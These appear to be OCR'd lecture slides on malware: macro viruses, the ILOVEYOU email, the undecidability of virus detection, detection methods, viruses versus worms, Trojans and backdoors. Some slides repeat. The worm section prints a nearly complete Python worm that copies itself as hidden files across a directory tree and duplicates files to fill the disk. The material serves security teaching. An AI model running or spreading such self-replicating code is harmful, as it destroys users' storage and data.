
Viruses

- **VBA(Visual Basic for Applications) macro viruses**
  - Malicious code utilizing the macro function* of Microsoft Office applications
    - Word, Excel, Access, etc.
  - Replicate themselves and cause damage to the system by executing macro code when an infected document file is opened

Macro function: small programs or scripts used to automate repetitive tasks in Microsoft Office applications

Viruses

- **VBA(Visual Basic for Applications) macro viruses**
  - E.g., Love virus
    - When the attached VBS script file was opened, it overwrote files on the system and copied itself to everyone in the user's address book



Subject: ILOVEYOU

kindly check the attached LOVELETTER coming from me.

LOVE-LETTER-FOR-YOU.TXT.vbs

Viruses

- **Virus detection**
  - Virus detection problem is undecidable!
    - It turns out to be impossible for a single program to correctly detect all viruses

Viruses

- **Virus detection**
  - Virus detection problem is undecidable!
    - It turns out to be impossible for a single program to correctly detect all viruses
    - Suppose you claim to hold a virus detector program V that, given any program P, can return a {TRUE, FALSE} result $V(P)$ correctly answering:
      - "Is P a virus?"
    - Using your program V, we build the following program instance P^*

```
program $P^*$:    **if** V($P^*$) **then** exit,    **else** infect-a-new-target
```

Viruses

- **Virus detection**
  - Let's see what happens if we run V on P^*


program P^*: **if** V(P^*) **then** exit, **else** infect-a-new-target

CASE 1: V(P^*) is TRUE. That is, V declares that P^* is a virus.
In this case, running P^*, it simply exits. So P^* is actually not a virus.

CASE 2: V(P^*) is FALSE. That is, V declares that P^* is not a virus.
In this case running P^* will infect a new target. So P^* is, in truth, a virus.

Viruses

- **Virus detection**
  - Let's see what happens if we run V on P^*
    - In both cases, our detector V fails to deliver on the claim of correctly identifying a virus



CASE 1: V(P^*) is TRUE. That is, V declares that P^* is a virus.
In this case, running P^*, it simply exits. So P^* is actually not a virus.

CASE 2: V(P^*) is FALSE. That is, V declares that P^* is not a virus.
In this case running P^* will infect a new target. So P^* is, in truth, a virus.


Viruses

- **Virus detection**
  - Trickery?
    - But this is indeed a valid proof
  - Even if no program can detect all viruses, the next question is whether useful programs can detect many, or even some, viruses
    - The answer is YES!
    - For undecidable problems, it is impossible to create a perfect solution, and a sound or complete solution is applied depending on the situation


Viruses

- **Virus detection in practice**
  - Malware signatures
    - Relatively short byte sequences that uniquely identify a virus
    - Signatures for malware active in the field are stored in a dataset, and before any executable is run by a user, an AV (anti-virus) program intervenes to test it against the dataset using highly efficient pattern-matching algorithms
  - Integrity checker
    - Change detection is done by the whitelists of known good hashes of programs
  - Behavioral signatures
    - Detecting sequence of actions preidentified as suspicious

Viruses vs worms




- **What is the difference? Viruses vs Worms**
  - The biggest feature of the worm
    - It propagates automatically without user interaction
    - Exploiting software vulnerabilities




Computer virus	Computer worm
`loop`	
`remain_dormant_until_host_runs();`	`loop`
`propagate_with_user_help();`	`propagate_over_network();`
`if trigger_condition_true() then`	`if trigger_condition_true() then`
`run_payload();`	`run_payload();`
`endloop;`	`endloop`

Viruses vs worms




- **What is the difference? Viruses vs Worms**
  - A worm is not a program that affects existing programs like a virus
    - But it operates on its own as an independent program
  - The spread speed is faster than that of a virus
    - Causing fatal damage to the network within a short period of time

Viruses vs worms




- **Example worms**




```
class Worm:

    def __init__(self, path=None, target_dir_list=None, iteration=None):
        if isinstance(path, type(None)):
            self.path = "/"
        else:
            self.path = path

        if isinstance(target_dir_list, type(None)):
            self.target_dir_list = []
        else:
            self.target_dir_list = target_dir_list

        if isinstance(target_dir_list, type(None)):
            self.iteration = 2
        else:
            self.iteration = iteration

        # get own absolute path
        self.own_path = os.path.realpath(__file__)
```

https://shantoroy.com/security/write-a-worm-malware-in-python/

Viruses vs worms



- **Example worms**




```
class Worm:

    def __init__(self, path=None, target_dir_list=None, iteration=None):
        if isinstance(path, type(None)):
            self.path = "/"
        else:
            self.path = path

        if isinstance(target_dir_list, type(None)):
            self.target_dir_list = []
        else:
            self.target_dir_list = target_dir_list

        if isinstance(target_dir_list, type(None)):
            self.iteration = 2
        else:
            self.iteration = iteration

        # get own absolute path
        self.own_path = os.path.realpath(__file__)
```


- `path`
  - Defines where to start looking for directories (default is set to the root directory)
- `target_dir_list`
  - User can pass a list of initial target directories
  - By default it is an empty list []
- `iteration`
  - Define how many instances the worm will create for each existing file in a directory

https://shantoroy.com/security/write-a-worm-malware-in-python/

Viruses vs worms



- **Example worms**




```
def list_directories(self,path):
    self.target_dir_list.append(path)
    files_in_current_directory = os.listdir(path)

    for file in files_in_current_directory:
        # avoid hidden files/directories (start with dot (.))
        if not file.startswith('.'):
            # get the full path
            absolute_path = os.path.join(path, file)
            print(absolute_path)

            if os.path.isdir(absolute_path):
                self.list_directories(absolute_path)
            else:
                pass
```

Method to list all Directories


- To list all the target directories and subdirectories where we want to copy our worm and existing files in the directories

https://shantoroy.com/security/write-a-worm-malware-in-python/

Viruses vs worms



- **Example worms**




```
def create_new_worm(self):
    for directory in self.target_dir_list:
        destination = os.path.join(directory, ".worm.py")
        # copy the script in the new directory with similar name
        shutil.copyfile(self.own_path, destination)
```

Method to Replicate the Worm


- To replicate the script itself in all the target directories, we get the absolute path of the script we are running, and than copy the contents in the destination directories creating a new hidden file (starts with a dot .) with the same name

https://shantoroy.com/security/write-a-worm-malware-in-python/

Viruses vs worms



- **Example worms**




```python
def copy_existing_files(self):
    for directory in self.target_dir_list:
        file_list_in_dir = os.listdir(directory)
        for file in file_list_in_dir:
            abs_path = os.path.join(directory, file)
            if not abs_path.startswith('.') and not os.path.isdir(abs_path):
                source = abs_path
                for i in range(self.iteration):
                    destination = os.path.join(directory,("."+file+str(i)))
                    shutil.copyfile(source, destination)
```

Method to copy existing files


- Duplicate files the number of times the value we have from the iteration argument
- You can put a large number so that the hard drive will be full soon

https://shantoroy.com/security/write-a-worm-malware-in-python/

Viruses vs worms



- **Example worms**




```
def start_worm_actions(self):
    self.list_directories(self.path)
    print(self.target_dir_list)
    self.create_new_worm()
    self.copy_existing_files()
```


Method to integrate everything

https://shantoroy.com/security/write-a-worm-malware-in-python/

Viruses vs worms




- **Example worms**



```
def start_worm_actions(self):
    self.list_directories(self.path)
    print(self.target_dir_list)
    self.create_new_worm()
    self.copy_existing_files()
```

Method to integrate everything



```
if __name__=="__main__":
    current_directory = os.path.abspath("")
    worm = Worm(path=current_directory)
    worm.start_worm_actions()
```

https://shantoroy.com/security/write-a-worm-malware-in-python/

Trojan Horses

- **Trojan horse**
  - A stealthy malware
  - A software that provides malicious functions in addition to its known functions
  - It is not a parasite on an existing normal program, but is already included in the program from the moment of installation
  - (Strictly) Trojan horses differ from computer viruses or worms in that they do not copy themselves to other files
    - However, recently, many malwares are Trojan horses and have both worm and virus functions, so there is no clear distinction between them

Backdoor

- **Backdoor (trapdoor)**
  - A secret entry point into a program allowing the attacker to gain access and bypass the security access procedures
